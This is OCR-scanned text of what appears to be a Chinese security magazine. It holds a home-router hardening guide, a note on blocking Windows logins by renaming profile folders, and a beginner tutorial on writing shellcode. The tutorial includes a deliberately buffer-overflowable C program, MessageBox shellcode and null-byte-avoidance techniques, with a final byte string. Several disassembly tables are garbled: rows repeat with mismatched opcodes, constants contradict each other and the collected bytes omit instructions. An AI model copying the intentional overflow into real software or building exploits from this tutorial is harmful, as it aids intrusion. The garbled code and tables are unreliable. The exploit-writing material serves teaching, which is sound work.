


图 1

如果以该路由器为核心组成的局域网电脑数量较少, 建议选择“禁用”, 停止 DHCP 服务, 为所有电脑手动指定静态 IP, 如 192.168.123.1、192.168.123.2……依次类推; 如果电脑数量较多, 手动指定 IP 比较繁琐, 可开启 DHCP 服务, 使得客户机可以从路由器自动获得 IP 地址。为了便于管理, 可根据客户机的实际数量限定 IP 地址的起止范围,

方法: 在“IP 地址池起始地址”和“IP 地址池终止地址”后面的框中分别输入起止和终止 IP, 比如指定从“2”到“99”, 注意要根据客户机的实际数量留出余量, 否则容易发生因 IP 短缺造成无法分配的故障。指定后单击“保存”并重启路由器生效。

**提示:** 单击“客户端列表”可以列出当前 DHCP 客户端 IP 地址和 MAC 地址的对应表。

## 二、修改路由器默认密码

各款宽带路由器都存在默认密码, 如华硕系列为“adsl1234”, 金浪系列为“admin”。用户应该在第一次配置路由器时即将默认密码修改, 否则容易被别有用心的人以此进行登陆并拥有管理员权限, 路由器完全被其掌控, 后果不堪设想。修改密码很简单, 选择“基本设置”中的“修改密码”, 如图 2。输入旧密码并设定新密码, 单击“保存”即可。




图 2

## 三、慎用 DMZ 主机功能

在防火墙的概念中, DMZ (Demilitarized zone) 指非军事

区, 俗称停火区, 与军事区和信任区相对应, 处于内部网络与外部网络之间, 其作用是把 WEB、e-mail 等允许外部访问的服务器单独接在该区端口, 使整个需要保护的内部网络接在信任区端口后, 不允许任何访问, 实现内外网分离, 达到用户需求。

在宽带路由器的实际应用中, DMZ 主机功能是指指定一台主机作为能和外部双向通信的非保护主机。出于安全考虑, 对于一般家庭用户来说无需启用此功能; 如果必须启用, 则应该配置好 DMZ 主机的防火墙和反病毒软件, 并指定非标准 FTP 端口以避免恶意攻击。方法: 选择“重定向规则”中的“杂项”, 如图 3。指定 DMZ 主机的 IP 地址并勾选“启用”; 然后在“非标准 FTP 端口”中指定非 21 的端口并保存。




图 3

## 四、报文过滤和 MAC 地址控制

### 1. 报文过滤

报文过滤是指通过分析流入流出数据包来控制对网络的访问, 并通过分析其来源及目的 IP 决定是否允许该数据包通过。流出过滤适用于由内而外的所有流出报文, 而流入过滤只适用目的地址为虚拟服务器或 DMZ 主机的报文。选择“安全设置”中的“报文过滤”, 如图 4。勾选“流出过滤”后面的“启用”, 下面的两个设置选项类似“黑白名单”, 可根据具体的过滤设置进行搭配; 在过滤列表中分别输入源 IP 地址、目的 IP 地址及端口号并勾选“启用”。“流入过滤”的操作方法同上, 只不过需要注意其方向是



相反的。




图 4

我们可以指定执行报文过滤的时间范围：

1. 如果总是执行, 可选择规则的ID号后直接单击“时间表规则(00) Always”后面的“复制到”;
2. 如果只在某个时间段执行, 则先要建立一个时间表——选择“高级设置”→“时间表规则”→“增加新规则”, 如图5。




图 5

输入规则名称如“上班时间”, 设置日期和起止时间后保存并返回“时间表规则”页面, 勾选“启用”; 然后在“报文过滤”页面的“时间表规则”中选择新建的时间表指定到规则ID号即可。

8:30—17:30, 且流出过滤设定, 如图6。




图 6

以上设定代表客户端用户在每天的08:30—17:30无法使用QQ聊天(QQ的默认端口号为8000)。

## 2. MAC地址控制

报文过滤是基于IP地址的控制方式, 我们还可以使用MAC地址控制与其配合, 使网络控制更加严密。我们使用一个例子来说明, 如图7。

这个控制列表说明：

1. MAC地址控制功能已经启用;
2. 连接控制功能启用, 所有不在控制列表中的用户可以接入路由器;
3. 客户端1具有固定IP地址(从DHCP服务器处获得或者是手动设置); 客户端2将从DHCP服务器定义的IP地址池中得到它的IP地址, 或者是手动配置一个静态IP地址。如果客户端1尝试使用的IP地址和列表中指定的地址(192.168.123.100)不同, 它将被拒绝接入路由器。
4. 客户端2和其他MAC地址没在表中的列出的客户端, 均被允许接入路由器, 而客户端1将被拒绝接入。




图 7

**提示:** 如果启用了DHCP服务, 可在“DHCP客户端”下拉框中选择并将其复制到控制列表中, 操作要比手工指定简便。

## 五、域名过滤

域名过滤可以阻止用户访问特定的URL, 比如恶意和有病毒的网站, 以及不希望客户端浏览的其它站点。选择“安全设置”中的“域名过滤”, 如图8。




图 8

勾选“域名过滤”和“记录DNS查询信息”后面的“启用”; 如果对某些客户端授权使之不受域名过滤限制, 可在“特权IP地址范围”中输入IP或者IP范围, 在“域名后缀”中输入受限制的Url后缀, 比如“bt.com”、“3721.com”; 可在“动作”中指定当客户端访问的网页符合受限的域名后缀时所采取的行动, “丢弃”为阻止访问, “记录”为允许访问但是在日志中进行记录; 最后勾选“启用”使之生效。

## 六、其他设置

### 1. 远程管理主机/端口

通常只有内部用户能够浏览路由器的WEB管理页面, 使用“远程管理主机/端口”功能使得我们可以从远程的主机来管理设备。选择“安全设置”中的“杂项”, 如图9。在“设置”框中指定远程管理主机的IP和端口(建议不要使用80端口)并勾选“启用”, 则所指定的IP地址能够实施远程管理操作; 如果指定的IP地址是0.0.0.0, 则任何远程主机都能连接到这个设备来实现远程管理, 建议不要这样设置。




图 9



**提示:** 当远程管理启用时, WEB 服务器的端口会自动切换到指定的端口。

## 2. 管理员超时

如果登陆路由器之后在一定时间内没有进行操作, 则系统会自动注销这次登陆, 这是为了防止因管理员忘记注销而可能出现的安全隐患, 在“管理员超时”框中输入秒数并启用即可。

如果需要禁用这个选项(即永不超时), 可以将时间设置为 0。

## 3. WAN 口 Ping 包过滤

可将此功能看作一个最简单的防火墙, 当启用该选项时, 从外部网将无法 Ping 通本路由器, 在一定程度上可拒绝恶意探测和攻击。

## 4. 备份路由器配置

辛辛苦苦作好了路由器的各项配置, 不希望由于意外而毁于一旦吧? 选择“工具箱”中的“备份设置”, 可将路由器的配置文件 Config.bin 保存到硬盘, 以防万一。

## 七、系统日志

只进行各种安全配置是不够的, 我们还要记录好路由器的“健康日记”, 了解每天都发生了什么, 有没有被攻击和渗透。所以必须对系统日志进行设置——选择“高级设置”中的“系统日志”, 如图 10。




图 10

指定接受日志的服务器 IP 地址并勾选“启用”, 则系统日志会

定时传送到该主机; 也可以使用邮件的方式传送日志, 在“外发邮件服务器 IP 地址”框中输入已经开启邮件服务的主机地址, 然后填写日志信息接收者的名称并勾选“启用”。

**提示:** 管理员登陆路由器之后, 可选择“查看日志”进行浏览。

## 八、后记

通过 Web 方式登陆进行路由器配置相对来说比较形象直观, 但是绝不能因此而忽视各种安全设置, 只有系统全面的安全设置, 才能保证路由器以及内网客户端的相对安全。另外, 及时对路由器进行版本升级, 可以获得更加稳定强大的功能, 朋友们可到路由器生产厂商的网站进行查询。☑


# 用户登录系统的安全考虑

小杰

大家都知道在 Win2k\XP\2003 新建一个用户, C:\Documents and Settings 下就会产生一个以该用户名命名的文件夹, 文件夹里是这个用户的一些配置文件。当我们使用 net user 或者使用用户管理新建一个新用户的时候, 在 C:\Documents and Settings 目录下并没有出现相应的用户名文件夹, 而是需要登录这个用户以后才会产生出相应的文件夹, 那么又是什么影响到新用户文件夹的产生呢?

C:\Documents and Settings\Default User 这个文件夹, 管理着用户的默认配置, 也就是说新用户要登录 Windows 系统是要从这个文件夹里调用用户配置信息, 所以如果我们把 Default

User 文件夹的名字更改了会怎么样? 那么来试试吧, 把 Default User 改名为 new, 新建一个普通的受限用户 userone, 然后注销, 使用 user one 登录电脑, 提示“Windows 无法让您登录, 因为无法加载您的配置文件。请与网络管理员联系。DETAIL 系统找不到指定的文件”, 如下图。



所以把 Default User 名字更改了, 就可以禁止新的普通权限用户登录电脑, 但是这个似乎对我们系统安全来说没有多大用处, 本地用户要使用计算机的话一般不会新建一个用户的, 而网络攻击者需要的是 admin 权限作为远程登录。

那么我们再新建一个具有计算机管理员权限的用户登录看一下, 新建 adminone, 然后注销登录, 提示找不到配置文件, 但是可以使用默认的配置文件让管理员登录, 点击确定用 adminone 用户登录成功, 这就出现了一个问题, 我们已经把 Default User 改名字了, 系统也已经找不到默认的用户登录配置文件, 受限用户是登录不了, 那为什么管理员用户可以登录? 提示里出现的另一个默认配置文件在哪里?

我找了一下, 发现是在 C:\WINDOWS\system32\config\systemprofile, 这里就是管理员的登录备用配置, 我们在这里改动一下就可以让新建的管理员因为找不到配置文件而无法从本地计算机或远程登录了。Windows2K 的 config 里是没有 systemprofile 这个文件夹的, 具体在哪儿, 希望高手可以指点, 本文在 Windows XP\2003 下通过测试。☑



# Shellcode 之菜鸟编写浅析

孟方明[-273℃@EST]& 朱丽兰

## 一、准备工作

对于缓冲区溢出,相信很多读者朋友都已是耳熟能详了。在缓冲区溢出中有一项非常关键的技术那就是 Shellcode 的编写。Shellcode 负责溢出后功能的实现,从功能上分为正向绑定 Shellcode、反向连接 Shellcode、端口复用 Shellcode、线程插入 Shellcode、下载执行 Shellcode、添加用户 Shellcode 等等。单从分类上看,就知道 Shellcode 编写是一种非常复杂的技术,对于编写人员的综合素质要求也很高。Shellcode 的编写还要根据应用环境的不同进行专门的修改。比如防止出现“\x00”造成 Shellcode 被截断以及要规避一些对字符编码有特殊要求的机制等等。本文并不打算给大家讲解某个功能的 Shellcode 的实现,而是通过实际的操作给大家介绍一些基本的 Shellcode 编码技术。有兴趣的朋友可以准备好下面的工具:

Olyydbg v1.10 (调试跟踪的利器)以及 Dev-c++ (C++ 编译器,最近喜欢上用它了)。

## 二、实战演练

打开 dev-c++,选择“file”菜单→“New”→“source file”新建一个源文件,然后把下面的代码输入进去。

```
#include <iostream.h>
#include <stdlib.h>
#include <conio.h>
#include <stdio.h>

char *user32="user32";
char *shellcode="\x90"; //这里就是我们调试 shellcode 的地方


int func(){//故意制造一个存在缓冲区溢出的函数

char arg1[15];
cout<<"Please input the variable value:";
cin >> arg1;
cout << arg1 << endl;//危险的代码
return 0;
}

int main()
{
func();
getchar();
return 0;
}
```

代码很短,关键的地方我都做了注释。代码中的 Shellcode 变量就是存放 Shellcode 代码的地方,Shellcode 并不完全等同于汇编代码,它是汇编代码的 16 进制表示形式。由于我们只是给大家介绍一些 Shellcode 的编码技巧,而并不要求实现什么功能,因此本文我们就写一个弹出 Message Box 的 Shellcode 吧!

输入上述代码后,将文件保存为 test.cpp,然后按 ctrl + F9 组合键编译我们的程序。编译成功后会在源文件的同目录下生成一个 test.exe,这个就是我们的主角了。用 OD 打开它,如图 1 所示。





以后用得着。继续向下拉动代码窗口的滑动条,直至找到如图3所示的代码处。

| 地址       | 十六进制 | 反汇编   |
|----------|------|-------|
| 00433AE8 | 00   | db 00 |
| 00433AEC | 00   | db 00 |
| 00433AED | 00   | db 00 |
| 00433AEE | 00   | db 00 |
| 00433AEF | 00   | db 00 |
| 00433AF0 | 00   | db 00 |
| 00433AF1 | 00   | db 00 |
| 00433AF2 | 00   | db 00 |
| 00433AF3 | 00   | db 00 |
| 00433AF4 | 00   | db 00 |
| 00433AF5 | 00   | db 00 |
| 00433AF6 | 00   | db 00 |
| 00433AF7 | 00   | db 00 |
| 00433AF8 | 00   | db 00 |
| 00433AF9 | 00   | db 00 |
| 00433AFA | 00   | db 00 |
| 00433AFB | 00   | db 00 |
| 00433AFC | 00   | db 00 |
| 00433AFD | 00   | db 00 |
| 00433AFE | 00   | db 00 |
| 00433AFF | 00   | db 00 |
| 00433B00 | 00   | db 00 |

图3

我们的弹出式Shellcode就在这片dead space里写,要想实现弹出窗口,只需要调用user32.dll中导出的MessageBox函数,MessageBox函数的原型如下。

```
int MessageBox(
    HWND hWnd,          // handle of owner window
    LPCTSTR lpText,      // address of text in message box
    LPCTSTR lpCaption,   // address of title of message box
    UINT uType           // style of message box
);
```

使用这个函数的前提就是user32.dll必须被程序加载,如何知道呢?在OD中,按下alt+M,打开内存映射窗口,可以看到我们的程序加载了msvcrt.dll、kernel32.dll以及ntdll.dll,就是没加载user32.dll!因此我们得做一项额外工作,调用MessageBox函数之前我们得先加载user32.dll,方式是调用LoadLibrary函数,该函数存在于kernel32.dll中(我们的程序已经加载了)。LoadLibrary函数只有一个参数,就是要加载的dll的名字。

OK!回到OD的汇编代码窗口,在“dead space”区域任意挑选一处,直接按下空格键输入:push 00401290,如图4。

| 地址       | 十六进制 | 反汇编   | 注释 |
|----------|------|-------|----|
| 00433AE6 | 00   | db 00 |    |
| 00433AE7 | 00   | db 00 |    |
| 00433AE8 | 00   | db 00 |    |
| 00433AE9 | 00   | db 00 |    |
| 00433AEA | 00   | db 00 |    |
| 00433AEB | 00   | db 00 |    |
| 00433AEC | 00   | db 00 |    |
| 00433AED | 00   | db 00 |    |
| 00433AEE | 00   | db 00 |    |
| 00433AEF | 00   | db 00 |    |
| 00433AF0 | 00   | db 00 |    |
| 00433AF1 | 00   | db 00 |    |

图4

为什么要“push 00401290”这个地址呢?还记得前面我让大家记下的那两个变量的地址吧!

“00401290”就是user32变量的地址,里面的内容也正好是“user32”(怎么会这么巧,我故意安排的噢^\_^)。然后输入下面的代码(分号后面是我加的注释),Call kernel32.LoadLibraryA;加载user32.dll。下面该是构造MessageBox函数调用了,上面我已给出它的原型,汇编代码如下。

```
Push 0
Push 00401290
Push 00401290
Push 0
```

以上这四行代码就是MessageBox函数的四个参数,下面该输入call user32.MessageBoxA来显示对话框了,但是由于user32.dll还没加载,所以你在输入这条指令的时候会出现如图5所示的错误。

| 地址       | 十六进制        | 反汇编                        | 注释             |
|----------|-------------|----------------------------|----------------|
| 00433AE6 | 00          | db 00                      |                |
| 00433AE7 | 00          | db 00                      |                |
| 00433AE8 | 00          | db 00                      |                |
| 00433AE9 | 00          | db 00                      |                |
| 00433AEA | 00          | db 00                      |                |
| 00433AEB | 00          | db 00                      |                |
| 00433AEC | 00          | db 00                      |                |
| 00433AED | 00          | db 00                      |                |
| 00433AEE | 00          | db 00                      |                |
| 00433AEF | 00          | db 00                      |                |
| 00433AF0 | 68 90129000 | push test.00401290         | ASCII "user32" |
| 00433AF1 | EB 05C00277 | call KERNEL32.LoadLibraryA |                |
| 00433AF2 | 00          | push 0                     |                |
| 00433AF3 | 68 90129000 | push test.00401290         | ASCII "user32" |
| 00433AF4 | 68 90129000 | push test.00401290         | ASCII "user32" |
| 00433AF5 | 00          | push 0                     |                |
| 00433AF6 | 00          | db 00                      |                |
| 00433AF7 | 00          | db 00                      |                |

图5

怎么解决呢?只要我们执行一下“00433af5”处的指令就可以把user32.dll加载上了。右键单击“00433af0”处的指令(push test.00401290),选择此处新建EIP,然后按两下F8键。这个时候我们的user32.dll已经加载完毕了,不信你再输入先前出错的那个指令看看?如图6所示。

| 地址       | 十六进制        | 反汇编                        | 注释             |
|----------|-------------|----------------------------|----------------|
| 00433AE6 | 00          | db 00                      |                |
| 00433AE7 | 00          | db 00                      |                |
| 00433AE8 | 00          | db 00                      |                |
| 00433AE9 | 68 90129000 | push test.00401290         | ASCII "user32" |
| 00433AEA | EB 05C00277 | call KERNEL32.LoadLibraryA |                |
| 00433AEB | 00          | push 0                     |                |
| 00433AEC | 68 90129000 | push test.00401290         | ASCII "user32" |
| 00433AED | 68 90129000 | push test.00401290         | ASCII "user32" |
| 00433AEF | 00          | push 0                     |                |
| 00433AF0 | EB 05C00277 | call user32.MessageBoxA    |                |
| 00433AF1 | 00          | db 00                      |                |

图6

Shellcode代码我们写完了,但是否就代表我们的任务也完成了呢?NO!看看图7,我又在图6代码的下方多写了几个“call kernel32.LoadLibraryA”这条指令,仔细看这三条指令有什么不同,如图7。看到框起的那三条指令的16进制码(即机器码)了吗?三条指令都是相同的,为什么它们的16进制码不相同呢?因为在机器码中你所call的地址都是相对地址,因此每条相同的call指令在不同的内存地址上所调用的地址都是相对地址,所以才会不一样。怎么来解决这个问题呢?在Win32汇编中,函数的返回值一般存放在EAX寄存器中,因此我们在执行完LoadLibraryA函数后,EAX里就是user32。



| 地址       | 十六进制        | 反汇编                        | 注释             |
|----------|-------------|----------------------------|----------------|
| 004330F0 | 00          | db 00                      |                |
| 004330F1 | 00          | db 00                      |                |
| 004330F2 | 00          | db 00                      |                |
| 004330F3 | 68 9012A000 | push test.00401290         | ASCII "user32" |
| 004330F4 | EB 05CAA377 | call KERNEL32.LoadLibraryA |                |
| 004330F5 | 68 9012A000 | push 0                     |                |
| 004330F6 | 68 9012A000 | push test.00401290         | ASCII "user32" |
| 004330F7 | 68 9012A000 | push test.00401290         | ASCII "user32" |
| 004330F8 | 68 9012A000 | push 0                     |                |
| 004330F9 | 68 9012A000 | push test.00401290         |                |
| 004330FA | 68 9012A000 | push 0                     |                |
| 004330FB | 68 9012A000 | push test.00401290         |                |
| 004330FC | 68 9012A000 | push 0                     |                |
| 004330FD | 68 9012A000 | push test.00401290         |                |
| 004330FE | 68 9012A000 | push 0                     |                |
| 004330FF | 68 9012A000 | push test.00401290         |                |
| 00433100 | 68 9012A000 | push 0                     |                |
| 00433101 | 68 9012A000 | push test.00401290         |                |
| 00433102 | 68 9012A000 | push 0                     |                |
| 00433103 | 68 9012A000 | push test.00401290         |                |
| 00433104 | 68 9012A000 | push 0                     |                |
| 00433105 | 68 9012A000 | push test.00401290         |                |
| 00433106 | 68 9012A000 | push 0                     |                |
| 00433107 | 68 9012A000 | push test.00401290         |                |
| 00433108 | 68 9012A000 | push 0                     |                |
| 00433109 | 68 9012A000 | push test.00401290         |                |
| 0043310A | 68 9012A000 | push 0                     |                |
| 0043310B | 68 9012A000 | push test.00401290         |                |
| 0043310C | 68 9012A000 | push 0                     |                |
| 0043310D | 68 9012A000 | push test.00401290         |                |
| 0043310E | 68 9012A000 | push 0                     |                |
| 0043310F | 68 9012A000 | push test.00401290         |                |
| 00433110 | 68 9012A000 | push 0                     |                |
| 00433111 | 68 9012A000 | push test.00401290         |                |
| 00433112 | 68 9012A000 | push 0                     |                |
| 00433113 | 68 9012A000 | push test.00401290         |                |
| 00433114 | 68 9012A000 | push 0                     |                |
| 00433115 | 68 9012A000 | push test.00401290         |                |
| 00433116 | 68 9012A000 | push 0                     |                |
| 00433117 | 68 9012A000 | push test.00401290         |                |
| 00433118 | 68 9012A000 | push 0                     |                |
| 00433119 | 68 9012A000 | push test.00401290         |                |
| 0043311A | 68 9012A000 | push 0                     |                |
| 0043311B | 68 9012A000 | push test.00401290         |                |
| 0043311C | 68 9012A000 | push 0                     |                |
| 0043311D | 68 9012A000 | push test.00401290         |                |
| 0043311E | 68 9012A000 | push 0                     |                |
| 0043311F | 68 9012A000 | push test.00401290         |                |
| 00433120 | 68 9012A000 | push 0                     |                |

图 7

dll 的基地址, 所以我们在调用 MessageBoxA 函数的时候, 这样来计算函数地址: user32.dll 基地址 (EAX) + MessageBoxA 函数的偏移地址 = 函数的绝对地址, 我们需要做的是在 user32.dll 的地址空间中找出 MessageBoxA 函数的偏移地址。如何做呢? 在 OD 窗口下, 按下组合键 alt+E 调出可执行模块窗口, 然后在窗口中右键单击 user32 选择“查看名称”, 在新打开的窗口中拖动滚动条直到你找到 MessageBoxA 函数, 如图 8。

|          |       |    |               |
|----------|-------|----|---------------|
| 77E16766 | .text | 导出 | MessageBeep   |
| 77E18098 | .text | 导出 | MessageBoxA   |
| 77E180C0 | .text | 导出 | MessageBoxExA |

图 8

看到框中的地址了吧! 这就是 MessageBoxA 的绝对地址, 然后在 OD 中回到调试窗口注意看右面窗口中的 EAX, 其中的“77DF0000”就是 user32.dll 的基地址了。有了绝对地址和基地址, 计算偏移还不好算吗? “77E18098-77DF0000=28098”得到了偏移地址, 我们来重新修改一下代码吧。把“call user32.MessageBoxA”处的指令换成如下两句指令。

```
Add eax,28098 ; 得到 MessageBoxA 的绝对地址
Call eax ; 调用 MessageBoxA
```

通过上面的处理, 我们就解决了相对地址的问题。下面把我们写的代码 copy 到剪贴板, 如图 9 所示。

|          |             |                            |                |  |
|----------|-------------|----------------------------|----------------|--|
| 004330F0 | 00          | db 00                      |                |  |
| 004330F1 | 00          | db 00                      |                |  |
| 004330F2 | 00          | db 00                      |                |  |
| 004330F3 | 68 9012A000 | push test.00401290         | ASCII "user32" |  |
| 004330F4 | EB 05CAA377 | call KERNEL32.LoadLibraryA |                |  |
| 004330F5 | 68 9012A000 | push 0                     |                |  |
| 004330F6 | 68 9012A000 | push test.00401290         | ASCII "user32" |  |
| 004330F7 | 68 9012A000 | push test.00401290         | ASCII "user32" |  |
| 004330F8 | 68 9012A000 | push 0                     |                |  |
| 004330F9 | 68 9012A000 | push test.00401290         |                |  |
| 004330FA | 68 9012A000 | push 0                     |                |  |
| 004330FB | 68 9012A000 | push test.00401290         |                |  |
| 004330FC | 68 9012A000 | push 0                     |                |  |
| 004330FD | 68 9012A000 | push test.00401290         |                |  |
| 004330FE | 68 9012A000 | push 0                     |                |  |
| 004330FF | 68 9012A000 | push test.00401290         |                |  |
| 00433100 | 68 9012A000 | push 0                     |                |  |
| 00433101 | 68 9012A000 | push test.00401290         |                |  |
| 00433102 | 68 9012A000 | push 0                     |                |  |
| 00433103 | 68 9012A000 | push test.00401290         |                |  |
| 00433104 | 68 9012A000 | push 0                     |                |  |
| 00433105 | 68 9012A000 | push test.00401290         |                |  |
| 00433106 | 68 9012A000 | push 0                     |                |  |
| 00433107 | 68 9012A000 | push test.00401290         |                |  |
| 00433108 | 68 9012A000 | push 0                     |                |  |
| 00433109 | 68 9012A000 | push test.00401290         |                |  |
| 0043310A | 68 9012A000 | push 0                     |                |  |
| 0043310B | 68 9012A000 | push test.00401290         |                |  |
| 0043310C | 68 9012A000 | push 0                     |                |  |
| 0043310D | 68 9012A000 | push test.00401290         |                |  |
| 0043310E | 68 9012A000 | push 0                     |                |  |
| 0043310F | 68 9012A000 | push test.00401290         |                |  |
| 00433110 | 68 9012A000 | push 0                     |                |  |
| 00433111 | 68 9012A000 | push test.00401290         |                |  |
| 00433112 | 68 9012A000 | push 0                     |                |  |
| 00433113 | 68 9012A000 | push test.00401290         |                |  |
| 00433114 | 68 9012A000 | push 0                     |                |  |
| 00433115 | 68 9012A000 | push test.00401290         |                |  |
| 00433116 | 68 9012A000 | push 0                     |                |  |
| 00433117 | 68 9012A000 | push test.00401290         |                |  |
| 00433118 | 68 9012A000 | push 0                     |                |  |
| 00433119 | 68 9012A000 | push test.00401290         |                |  |
| 0043311A | 68 9012A000 | push 0                     |                |  |
| 0043311B | 68 9012A000 | push test.00401290         |                |  |
| 0043311C | 68 9012A000 | push 0                     |                |  |
| 0043311D | 68 9012A000 | push test.00401290         |                |  |
| 0043311E | 68 9012A000 | push 0                     |                |  |
| 0043311F | 68 9012A000 | push test.00401290         |                |  |
| 00433120 | 68 9012A000 | push 0                     |                |  |

图 9

看到记事本中的那些 16 进制码的指令了吗? 里面有好几处都有“\x00”。在 Shellcode 中应该避免出现“\x00”, 因为在一些情况下 (比如 strcpy 等

函数中, 碰到“\x00”就认为是字符串结束了) Shellcode 会被截断。解决这类问题有很多方法, 例如先对整个 Shellcode 进行异或处理, 使得处理后的代码中没有“\x00”, 然后再精心写一段解码命令放在 Shellcode 的前面用来还原 Shellcode。这种方法被广泛地应用在各种溢出下。但是对于那种只有少量“\x00”的 Shellcode, 采用这种方法就有点大材小用了。我们可以采取下面的方法, 比如以代码中的第一处“push test.00401290”为例, 方法是把 00401290 加上一个数值, 使得结果中不包含“\x00”。如: 00401290+01111111=015123a1。然后把第一处的代码改成如下几条指令。

```
Mov ebx,15123a1
Sub ebx,11111111
Push ebx
```

这样第一条指令中的“\x00”就去掉了。接着就是“push 0”了, 把这一条改成如下指令。

```
Xor ecx,ecx ; 把 ecx 清零
Push ecx ; 压入 ecx 的值, 相当于压入 0
```

下面又是连着两条同第一条指令相同的指令, 直接 push 两次 ebx 就可以了 (ebx 依然保存着 user32 变量的地址)。修改后的完整代码如下。

|              |               |                  |
|--------------|---------------|------------------|
| 00433B20     | BB A1235101   | mov ebx,15123A1  |
| 00433B25     | 81EB 11111101 | sub ebx,11111111 |
| 00433B2B     | 53            | push ebx         |
| 00433B2C     | E8 9ECAA377   | call KERNEL32.   |
| LoadLibraryA |               |                  |
| 00433B31     | 33C9          | xor ecx,ecx      |
| 00433B33     | 51            | push ecx         |
| 00433B34     | 53            | push ebx         |
| 00433B35     | 53            | push ebx         |
| 00433B36     | 51            | push ecx         |
| 00433B37     | 05 98800200   | add eax,28098    |
| 00433B3C     | FFD0          | call eax         |

倒数第二条指令好像还有一处“\x00”。依然采用前面的方法, 00028098+01111111=011391A9。然后把倒数第二条指令改成如下指令。

```
Add eax,011391A9
Sub eax,01111111
```

搞定! 来看看我们的最终杰作吧!

|              |               |                  |
|--------------|---------------|------------------|
| 00433B20     | BB A1235101   | mov ebx,15123A1  |
| 00433B25     | 81EB 11111101 | sub ebx,11111111 |
| 00433B2B     | 53            | push ebx         |
| 00433B2C     | E8 9ECAA377   | call KERNEL32.   |
| LoadLibraryA |               |                  |
| 00433B31     | 33C9          | xor ecx,ecx      |
| 00433B33     | 51            | push ecx         |
| 00433B34     | 53            | push ebx         |



```

00433B35 53      push ebx
00433B36 51      push ecx
00433B37 05 A9911301 add eax,11391A9
00433B3C 2D 11111101 sub eax,1111111
00433B41 FFD0    call eax

```

所有的“\x00”都被干掉了。但是我们的杰作似乎还有点瑕疵,还记得我们说过那些call指令的机器码都是用了相对地址吗?我们那时只修改了“call user32.MessageBoxA”,但还有一处call没修改,那就是“call KERNEL32.LoadLibraryA”,把这里修改了才能算完美了。怎么改呢?很简单,只要把“KERNEL32.LoadLibraryA”的地址存到寄存器中,然后再call寄存器,这样的机器码就是用的绝对地址了。看一下我们的完美版吧。

```

00433AF0 BB A1235101 mov ebx,15123A1
00433AF5 81EB 11111101 sub ebx,1111111
00433AFB 53      push ebx
00433AFC B8 CF05E777 mov eax,KERNEL32.
LoadLibraryA
00433B01 FFD0    call eax
00433B03 33C9    xor ecx,ecx
00433B05 51      push ecx
00433B06 53      push ebx
00433B07 53      push ebx
00433B08 51      push ecx
00433B09 05 A9911301 add eax,11391A9
00433B0E 2D 11111101 sub eax,1111111
00433B13 FFD0    call eax

```

下面我们就来采集我们的Shellcode吧,最终的采集结果如下:\xBB\xA1\x23\x51\x01\x81\xEB\x11\x11\x11\x01\x53\xB8\xCF\x05\xE7\x77\xFF\xD0\x33\xC9\x51\x53\x53\x51\x05\xA9\x91\x13\x01\x2D\x11\x11\x11\x01。把这些代码复制到我们的test.cpp中的Shellcode变量里,然后编译,如图10。




图 10

编译好后再用OD打开test.exe,找到我们添加的Shellcode处,看上去很乱的代码,按照图11的方法就感觉好看点了,如图11。




图 11

